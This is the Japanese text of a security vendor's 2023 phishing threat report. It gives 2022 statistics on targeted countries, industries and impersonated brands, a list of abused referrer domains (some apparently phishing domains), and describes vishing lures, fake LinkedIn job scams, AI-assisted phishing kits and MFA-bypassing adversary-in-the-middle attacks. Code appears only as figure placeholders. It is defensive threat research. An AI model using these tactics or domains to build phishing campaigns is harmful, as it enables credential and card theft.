Zscaler ThreatLabz 2023年版 フィッシング レポート

目次

本書の要旨

フィッシング詐欺の脅威は年々高まっており、サイバー犯罪者の手法はより巧妙化しているため、検出やブロックが難しくなっています。

Zscaler ThreatLabz チームは、2022 年において 1 日あたり 2,800 億件のトランザクションと80 億件のブロックされた攻撃を分析した結果、前年比でフィッシングの試行が 47.2% 急増したことを確認しました。この増加傾向は 2023 年も続くと予想しています。

ブラック マーケットやChatGPT などのチャットボットAI ツールから入手できるフィッシング キットの普及により、攻撃者はより標的を絞ったフィッシング キャンペーンの開発を急速に進めています。標的を詳細に絞り込むことで、ユーザーを操作してセキュリティ資格情報を侵害するアクションを実行させるプロセスが簡素化されるため、ユーザーとその組織は脆弱なままになっています。

AI や PaaS 製品の普及に伴い、サイバー犯罪者はこれまで以上に簡単に組織を侵害して、脅迫する目的で機密性の高いビジネス、個人、財務データにアクセスできるようになっています。すでに多くの組織が堅牢なサイバーセキュリティ インフラを所有していますが、最新の傾向を踏まえたうえで、現在のインフラを見直し、ゼロトラスト アプローチの採用を検討する必要があります。

このレポートは、フィッシング攻撃で使用されるソーシャルエンジニアリング戦術や高度なコーディングを理解するのに役立つため、コストのかかるデータ侵害を防ぐ手助けとなります。ThreatLabz チームがこの 1 年で収集した最新のフィッシングの傾向や見解と、進化し続けるフィッシングの手口から組織を保護するためのベスト プラクティスをご確認ください。

2022 年の主な調査結果

フィッシング攻撃は 2022 年に前年比で 47.2% 増加しました。

OneDrive や Sharepoint などの Microsoft 製品は、仮想通貨取引所の Binance や違法なストリーミング サービスと合わせて最も頻繁に標的とされています。

米国、英国、オランダ、ロシア、カナダが最も標的にされた上位 5 か国でした。

教育業界が最も標的にされ、攻撃件数は **576%** 増加した一方で、小売および卸売業界への攻撃件数は 2021 年から **67%** 減少しました。

新型コロナウイルス関連のブランド攻撃は、2021 年のフィッシング詐欺の **7.2%** を占めていましたが、2022 年にはわずか **3.7%** にまで減少しました。

AI ツールはフィッシング攻撃増加の大きな要因となっており、犯罪者にとっての技術的な障壁を減らし、時間とリソースの節約に大きく貢献しています。

攻撃者は SMS フィッシング (スミッシング) だけでなく、ボイス メール関連のフィッシング (ビッシング) も使用して被害者を誘い込み、悪意のある添付ファイルを開かせるようにその手口を進化させています。

高度な中間者 (AiTM) 攻撃で、攻撃者は多要素認証 (MFA) セキュリティ対策を回避しています。

求職者を狙った採用詐欺が増加傾向にあります。

2022 年最もフィッシングの標的となった国や業界

Zscaler ThreatLabz は国、業界、ブランド、プラットフォーム全体のデータを分析し、2022 年に最もフィッシングの標的となった対象をまとめました。

2022 年国別のフィッシング試行状況

昨年フィッシング詐欺の標的となった上位 10 か国は次のとおりです。

1. 米国
2. 英国
3. オランダ
4. ロシア連邦
5. カナダ
6. シンガポール
7. ドイツ
8. フランス
9. 日本
10. 中国

米国は引き続き、最もフィッシング攻撃の標的にされた国となっています。この状況は依然変化がなく、フィッシング試行全体の 65% 以上が米国で発生し、昨年の 60% から増加していることが今回の調査からもわかっています。一方英国では、フィッシング攻撃の件数が 269% 増加しました。

718% という驚異的な増加が見られたカナダをはじめ、2022 年にはいくつかの国でフィッシング試行件数が増加しました。ThreatLabz の専門家の一部は、この急増は教育業界におけるターゲットの増加に起因すると考えています。ロシアは 198%、日本は 92% の増加が見られましたが、ハンガリーではフィッシング攻撃が 90% 大幅に減少し、シンガポールでも合計件数が約 48% 減少しました。

シンガポールを標的としたフィッシング攻撃の減少は、同国のサイバー セキュリティ庁 (CSA) によるイニシアチブを含む、シンガポール政府のサイバーセキュリティへの取り組みの強化による効果である可能性が考えられます。サイバー セキュリティ庁は、サイバー脅威から守る方法について個人や企業にガイドラインやアドバイスを提供し、個人データ保護委員会 (PDPC) とともにデータ保護法と規制を施行しています。

図 1: 2022 年国別のフィッシング攻撃の状況

2022 年業界別のフィッシング試行状況

教育業界では 2022 年にフィッシング試行件数が 576% 増加しました。前回、最も標的とされた業界の第 8 位だったのが、昨年トップとなった小売 / 卸売業界を抑えて第 1 位となりました。フィッシング攻撃の実行者は、昨年申請された学生ローンの返済や債務救済のプロセスに乗じて、リモート学習の脆弱性を悪用した可能性が高いと見られます。金融 / 保険業界でも、2022 年にはフィッシングの標的となった件数が 273% 増加しました。

ヘルスケア業界でも試行件数が爆発的に増加し、前回の 3,100 万件弱から 1 億 1,400 万件を超える結果となっています。コロナ パンデミックの発生初年度に定期治療を一時延期した患者は、2022 年に治療を再開してオンライン アカウントにログインした際に、医療機関の関係者になりすましたフィッシング攻撃者とやり取りする可能性があります。さらに、ランサムウェア攻撃者は、より多くのフィッシング戦術を利用して医療機関のデータを侵害しています。

しかし、2022 年はフィッシング攻撃はやや下火となり、小売 / 卸売業界では 67%、サービス業界は 38% の減少となりました。小売 / 卸売業界への攻撃件数の減少は、オンライン ショッピングと商品購入への支出が大きく増加した 2021 年の反動として、消費者行動が低下したことが原因と考えられます。





図 2: 2022 年業界別のフィッシング攻撃の状況



2022 年のフィッシング攻撃で最も模倣されたブランド

フィッシング攻撃者は有名ブランドになりすますことで、消費者の傾向を悪用し、脆弱な消費者を欺きます。最も頻繁にターゲットにされるブランド カテゴリーには、生産性ツール、暗号通貨サイト、違法ストリーミング サイト、ソーシャル メディア プラットフォームとメッセージング サービス、金融機関、政府サイト、物流サービスが含まれます。

Microsoft は前年に引き続き、最も模倣されたブランドとなり、攻撃の 31% 弱を占めています。さらに、同社の OneDrive が 17%、SharePoint が 4%、Microsoft 365 が 1.7% を占める結果となっています。2022 年、Zscaler はフィッシング メールを介したマルウェアの配信に、攻撃者が OneDrive やその他の Microsoft 製品と統合できる OneNote を頻繁に使用していることを確認しました。これまで、脅威アクターは悪意のあるマクロが仕掛けられたドキュメントでユーザーを誘い込んでいましたが、2022 年 7 月、Microsoft はすべての Microsoft 365 (Office) アプリケーションでマクロをデフォルトで無効にしたため、この方法では簡単にマルウェアを配布できなくなってきています。

フィッシング攻撃者が銀行や P2P 企業の顧客担当者になりすましたことで、仮想通貨取引所の Binance は模倣されたブランド攻撃の 17% を占める結果になりました。また、違法なストリーミング サイトは攻撃の 13.6% を占め、2022 年 11 月と 12 月の FIFA ワールド カップなどの重要なスポーツ イベント中に急増しました。

コロナ関連の攻撃は依然として蔓延しているものの減少傾向にあり、2021 年にはコロナ関連のブランド攻撃がフィッシング詐欺の 7.2% を占めていましたが、2022 年にはわずか 3.7% にまで減少しました。

2022 年のフィッシング攻撃で最も模倣された 20 のブランドは次のとおりです。

1. Microsoft
2. OneDrive
3. Binance
4. 違法なストリーミング サイト
5. Sharepoint
6. 新型コロナウイルス感染症対策
7. 政府機関
8. Netflix
9. Facebook
10. Microsoft 365
11. Google
12. Telegram
13. Adobe
14. DHL
15. Amazon
16. American Express
17. WhatsApp
18. Roblox
19. PayPal
20. Docusign




図 3: フィッシング攻撃で最も模倣されたブランド

2022 年上位の参照ドメイン

攻撃者は信頼できるドメインを使用して被害者を操作し、フィッシング サイトにリダイレクトさせます。攻撃者はメディアや検索プラットフォーム (Google、Bing など) で広告を購入したり、Walmart や Amazon などの企業フォーラムやマーケットプレイスに投稿したり、Evernote、Dropbox、GitHub などの共有サイト / サービスを悪用したりする場合があります。

参照ドメインを分析して、攻撃者が最も悪用しているドメインを特定した結果、2022 年には、ビデオ ストリーミング サイト、仮想取引所などの金融サイト、Web サイトおよびフォーム ビルダー、ユーザー生成コンテンツをホストするサイト、検索エンジンなどが含まれていたことがわかりました。

2022 年の上位の参照ドメイン 20 種は次のとおりです。

1. qumucloud.com
2. vimeo.com
3. bittrex-appemail.com
4. bittrex-global-emaill-i.com
5. googlesyndication.com
6. typeform.com
7. mhtestd.gov.zw
8. gutefrage.net
9. dow.com
10. framer.com
11. google.com
12. finanznachrichten.de
13. holldingsglobaloverview marketcap.com
14. hesgoal.com
15. doubleclick.net
16. elonshib.net
17. myftp.biz
18. principal.com
19. marathonbet.ru
20. baidu.comDocuSign




図 4: 2022 年のフィッシング攻撃で最も使用された参照ドメイン

2022 年に見られた自律システム攻撃

自律システム (AS) は、単一のルーティング ポリシーを持つネットワークまたはネットワークのグループで、各 AS には固有の自立システム番号 (ASN) が割り当てられます。この分析の一環として、Zscaler ThreatLabz チームは、フィッシング インフラのホスティングを担当する ASN を調査しました。

今回の分析の結果、2022 年に行われたフィッシング攻撃のうち、ホスティング サイトを利用したものが 39% (2021 年の 50.6% から減少)、ISP を利用したものが 53% (2021 年の 39.2%から増加)、ビジネス ドメインを利用したものが 8% ということが判明しました。




図 5: フィッシング インフラの ASN

進化するフィッシング攻撃のトレンド

脅威アクターはフィッシング詐欺を実行するために、より巧妙な戦術や高度なアプローチを毎年採用しています。組織や担当部門が攻撃の一歩先を行くには、脅威の最新のトレンドを常に把握することが重要です。2022 年に観測されたフィッシングの最新動向から、そのポイントを紹介します。

ビッシング攻撃

ビッシング攻撃、またはボイスメール関連のフィッシング キャンペーンは、被害者に悪意のある添付ファイルを開かせようとします。2022 年半ばには、脅威アクターは米国を拠点とするさまざまな組織のユーザーを標的とし、ボイスメールの通知を装ったメールで Microsoft 365 および Outlook の資格情報を盗み出しました。

また、以下のようなボイスメールを装ったメールの添付ファイルを使用したフィッシング キャンペーンも確認されています。




図 6: ビッシング キャンペーン メール

.html ファイルには、難読化された JavaScript が含まれています。




図 7: *JavaScript* が隠されたビッシング キャンペーンのメールのソース コード

メールのソース コードの難読化を解除すると、ユーザーがファイルを開いた場合に攻撃者が管理するサーバーにリダイレクトされることがわかります。

図 8: 隠された *JavaScript* が明らかになったビッシング キャンペーンのメールのソース コード

Microsoft のフィッシング ページに誘導されます。




図 9: ビッシング キャンペーンの最初のページ

ThreatLabz は脅威アクターがマネージャーになりすまして、企業の従業員を標的にする音声通話詐欺についても明らかにしました。最初に、被害者には事前に録音された「挨拶」のなりすまし電話がかかり、通話はそこで終了します。その後、マネージャーがネットワーク接続の問題を抱えていることを示すメッセージが送られ、メッセージを通じてやり取りを続けるよう求められます。そして、被害者を欺いて企業の口座情報を聞き出したり、資金を送金させたりしようとします。

このような罠に陥らないようにするには、従業員同士のやり取りには公式のツールのみを使用し、こうした詐欺に警戒するように従業員を教育することが重要です。




図 10: ビッシングのメッセージ

採用詐欺

2022 年、ThreatLabz は 求職者 を狙ったさまざまな採用詐欺が増加傾向にあることを確認しました。このタイプの詐欺は、雇用を求める個人をターゲットとして、偽の求人情報、Web サイト、ポータル、フォームなどを使用して行われます。





図 11: フィッシング URL を含む偽の LinkedIn の広告

ここでは、攻撃者はフィッシング URL を含む偽の LinkedIn の広告を投稿し、被害者が偽の URL にアクセスすると、その仕事に応募できるようになります。



実際に被害者が応募すると、攻撃者は人事担当者になりすまして、Skype での面接を要求します。




図 12: 偽の採用メール

ソース コードを調べると、クレジット カード情報を盗み出すために使用されるコードの存在が確認できます。




図 *13:* 偽の採用メールのソース コード

中間者 (AiTM) フィッシング攻撃

中間者 (AiTM) フィッシング攻撃の詳細は、こちらをご確認ください。

ThreatLabz チームは、さまざまな回避戦術と合わせて AiTM 技術を使用する大規模なフィッシング キャンペーンの新種を確認しました。ユーザーの資格情報を収集する従来のフィッシング サイトは、実際のメール プロバイダーのサーバーで認証プロセスを完了することはありません。ユーザーが MFA を有効にしている場合、攻撃者は盗んだ資格情報だけではアカウントにログインできないため、AiTM フィッシング攻撃を使用して、MFA を回避する可能性があります。

